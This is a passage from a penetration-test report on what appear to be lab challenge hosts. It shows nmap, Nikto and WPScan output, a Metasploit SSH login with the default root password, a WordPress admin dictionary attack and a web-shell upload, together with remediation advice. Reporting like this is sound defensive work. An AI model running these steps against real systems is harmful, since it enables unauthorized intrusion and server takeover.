


Figure 19: ICE HRM Web App User Credential Found in Clear-text

Apart from the above findings, the Security Consultant discovered SSH service enabled on 10.10.20.6 from the NMAP scan, as shown in *Figure 20*.

```
Nmap scan report for 10.10.20.6
Host is up (0.0011s latency).
Not shown: 998 filtered ports
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
Warning: OSScan results may be unreliable because we could not find at least 1 o
pen and 1 closed port
Aggressive OS guesses: D-Link DWL-624+ or DWL-2000AP, or TRENDnet TEW-432BRP WAP
 (98%), Linksys BEFSR41 EtherFast router (96%), Siemens Simatic 300 programmable
 logic controller (96%), Tomato 1.27 - 1.28 (Linux 2.4.20) (95%), Linux 3.2.0 (9
5%), Nokia E70 or N86 mobile phone (Symbian OS) (95%), Linux 2.6.18 - 2.6.22 (95
%), HP 4000M ProCurve switch (J4121A) (92%), Polycom MGC-25 videoconferencing sy
stem (pSOS 1.0.4) (91%), Wyse ThinOS 5.2 (91%)
No exact OS matches for host (test conditions non-ideal).

OS detection performed. Please report any incorrect results at http://nmap.org/s
ubmit/ .
Nmap done: 256 IP addresses (6 hosts up) scanned in 84.91 seconds
```

Figure 20: SSH Service Running on 10.10.20.6

As part of the security assessment, the Security Consultant used Nessus in discovering network and system based vulnerabilities. The Nessus vulnerability analysis results suggest that the host having an IP address of 10.10.20.6 root account is set to default password.




Figure 21: SSH root Account's Weak Password Discovered in Nessus

Using the Metasploit Framework, the Security Consultant confirmed that the root account has weak password that is set to default.

```
msf > use auxiliary/scanner/ssh/ssh_login
msf auxiliary(ssh_login) > set RHOSTS 10.10.20.6
RHOSTS => 10.10.20.6
msf auxiliary(ssh_login) > set USERNAME root
USERNAME => root
msf auxiliary(ssh_login) > set PASSWORD password
PASSWORD => password
msf auxiliary(ssh_login) > run

[*] 10.10.20.6:22 SSH - Starting bruteforce
[+] 10.10.20.6:22 SSH - Success: 'root:password' 'uid=0(root) gid=0(root) groups
=0(root) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023 Linux loc
alhost.localdomain 2.6.32-358.el6.i686 #1 SMP Thu Feb 21 21:50:49 UTC 2013 i686
i686 i386 GNU/Linux '
[*] Command shell session 1 opened (192.168.0.3:33130 -> 10.10.20.6:22) at 2017-
06-08 21:57:16 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(ssh_login) > sessions -i 1
[*] Starting interaction with 1...

ifconfig
eth0      Link encap:Ethernet  HWaddr 00:15:5D:02:6B:33
          inet addr:10.10.20.6  Bcast:10.10.20.255  Mask:255.255.255.0
          inet6 addr: fe80::215:5dff:fe02:6b33/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:24186 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1720 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1548893 (1.4 MiB)  TX bytes:227454 (222.1 KiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 b)  TX bytes:0 (0.0 b)
```

Figure 22: Successful SSH Login to 10.10.20.6 via Metasploit

The Security Consultant used SSH client as well to login to the target system via SSH protocol.

```
root@kali:~# ssh 10.10.20.6
root@10.10.20.6's password:
Last login: Sun Sep 27 11:05:38 2015
[root@localhost ~]# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:15:5D:02:6B:33
          inet addr:10.10.20.6  Bcast:10.10.20.255  Mask:255.255.255.0
          inet6 addr: fe80::215:5dff:fe02:6b33/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:26826 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1802 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1847760 (1.7 MiB)  TX bytes:238107 (232.5 KiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 b)  TX bytes:0 (0.0 b)
```

Figure 23: Successful SSH Login to 10.10.20.6 via SSH Client

Recommendations

- Apply security update and patch immediately.
- Always check for security updates and apply the latest service pack regularly.
- The Security Consultant was able to add Windows account on the target host, implement file integrity management (FIM) to keep track changes on the system such as unauthorized account changes and system modifications.

For the SSH weak password

- It is strongly recommended to change the root account password with complexity such as a combination of Alphanumeric and special characters. This should be done immediately to avoid potential damage if compromised by attacker with malicious intent.
- Implement strong password policy such as a combination of Alphanumeric and special characters.

3.3. Challenge 3

Vulnerability Information

Vulnerability	WordPress Username Enumeration
Identified Via	Web Application
Severity	HIGH
Root Cause	Development Flaw
Type	Validation

Description

The WordPress is vulnerable to username enumeration. Tools such as WPScan allows a malicious attacker to scan the blog for security holes and detects the version of WordPress, and version of all plugins and cross-checks with a vulnerability database to see if there are any security threats with those versions such as Responsive Thumbnail Slider plugin which is prone to an arbitrary file upload vulnerability that allows an attacker to upload shell as an image. WPScan provides multiple ways to discover the usernames of accounts on WordPress web application.

Impact

The attacker can utilized WPScan to exploit discovered vulnerabilities found in the vulnerability database to enumerate user accounts and bruteforce the password using dictionary attack.

More Information

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-5487
https://nvd.nist.gov/vuln/detail/CVE-2017-5487
https://cxsecurity.com/cveshow/CVE-2017-5487
https://www.cvedetails.com/vulnerability-list/vendor_id-2337/product_id-4096

Narrative

The Security Consultant used Nikto web scanner to perform comprehensive test against the target web application (finance.spectreholdings.com). It checked the server configuration items such as the presence of multiple index files, HTTP server options, and attempted to identify installed web servers and software among others.

As a result of the web scan test, it appeared that WordPress content management system (CMS) is the running web application installed on the web server, as shown in *Figure 24*.

```
root@kali:~# nikto -h finance.spectreholdings.com
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          172.19.20.3
+ Target Hostname:    finance.spectreholdings.com
+ Target Port:        80
+ Start Time:         2017-06-09 19:43:46 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache
+ Retrieved x-powered-by header: PHP/5.5.30
+ IP address found in the 'x-mod-pagespeed' header. The IP is "1.9.32.3".
+ Uncommon header 'x-mod-pagespeed' found, with contents: 1.9.32.3-4523
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Web Server returns a valid response with junk HTTP methods, this may cause fal
se positives.
+ OSVDB-3092: /xmlrpc.php: xmlrpc.php was found.
+ /readme.html: This WordPress file reveals the installed version.
+ Server leaks inodes via ETags, header found with file /license.txt, fields: 0x
4dda 0x50ede53063e80
+ OSVDB-3092: /license.txt: License file found may identify site software.
+ Cookie wordpress_test_cookie created without the httponly flag
+ OSVDB-3268: /wp-content/uploads/: Directory indexing found.
+ /wp-content/uploads/: Wordpress uploads directory is browsable. This may revea
l sensitive information
+ /wp-login.php: Wordpress login found
+ 6580 requests: 0 error(s) and 12 item(s) reported on remote host
+ End Time:           2017-06-09 19:44:57 (GMT-4) (71 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Figure 24: Nikto Scan Result for finance.spectreholdings.com

The Security Consultant performed vulnerability analysis using WPScan vulnerability scanner to remotely scan the WordPress installations to find security issues. The result of the vulnerability scan provides key information such as header, upload directory, WP version and other details that can be used to attack the WordPress CMS web application. Apart from the aforementioned data, usernames were successfully enumerated, as shown in *Figure 25*.

```
        WordPress Security Scanner by the WPScan Team
                       Version 2.5.1
      Sponsored by the RandomStorm Open Source Initiative
    @_WPScan_, @ethicalhack3r, @erwan_lr, pvdl, @_FireFart_
_______________________________________________________________

[+] URL: http://finance.spectreholdings.com/
[+] Started: Fri Jun  9 20:00:24 2017

[!] The WordPress 'http://finance.spectreholdings.com/readme.html' file exists
[+] Interesting header: SERVER: Apache
[+] Interesting header: X-FRAME-OPTIONS: SAMEORIGIN
[+] XML-RPC Interface available under: http://finance.spectreholdings.com/xmlrpc.php
[!] Upload directory has directory listing enabled: http://finance.spectreholdings.com/wp-content/uploads/

[+] WordPress version 4.1.1 identified from meta generator

[+] Enumerating plugins from passive detection ...
 | 1 plugins found:

[+] Name: wp-responsive-thumbnail-slider
 |  Location: http://finance.spectreholdings.com/wp-content/plugins/wp-responsive-thumbnail-slider/
 |  Readme: http://finance.spectreholdings.com/wp-content/plugins/wp-responsive-thumbnail-slider/readme.txt
[!] Directory listing is enabled: http://finance.spectreholdings.com/wp-content/plugins/wp-responsive-thumbnail-slider/

[+] Enumerating usernames ...
[+] Identified the following 3 user/s:
    +----+--------+-----------------+
    | Id | Login  | Name            |
    +----+--------+-----------------+
    | 1  | admin  | admin           |
    | 2  | robert | Robert Williams |
    | 3  | james  | james cameron   |
    +----+--------+-----------------+

[+] Finished: Fri Jun  9 20:00:29 2017
[+] Memory used: 5.352 MB
[+] Elapsed time: 00:00:04
```

Figure 25: Discovered WordPress User Credentials for finance.spectreholdings.com

The Security Consultant attempted to bruteforce the accounts' password. The "admin" user account was successfully cracked using dictionary attack.




Figure 26: Cracked WordPress admin Account Password

The Security Consultant successfully logged in to the WordPress administration portal using the "admin" user account. Please refer to *Figure 27* for the administrator's dashboard of WordPress.




Figure 27: Successful Access to WordPress Administration Portal

The Security Consultant had sufficient control to the WordPress administration portal such as adding users, changing settings et cetera.




Figure 28: WordPress Users List

Under "Media Library" administration section, the Security Consultant uploaded a Web shell script to the web server. Through Web shell interaction method, the Security Consultant was able to gain access to system shell and took over the server.




Figure 29: Uploaded Web Shell

The exact URL of the Web shell can be found on the “Attachment Details” of the file, as shown in Figure 30.




Figure 30: URL of the Web Shell

The Web shell can be accessed using the URL provided from the “Attachment Details” information.




Figure 31: Web Shell Explorer

The Security Consultant utilized the Web shell “Terminal” tab section to activate shell access to the system. As shown in Figure 32, IPCONFIG command was executed to confirm the IP address of the target system.

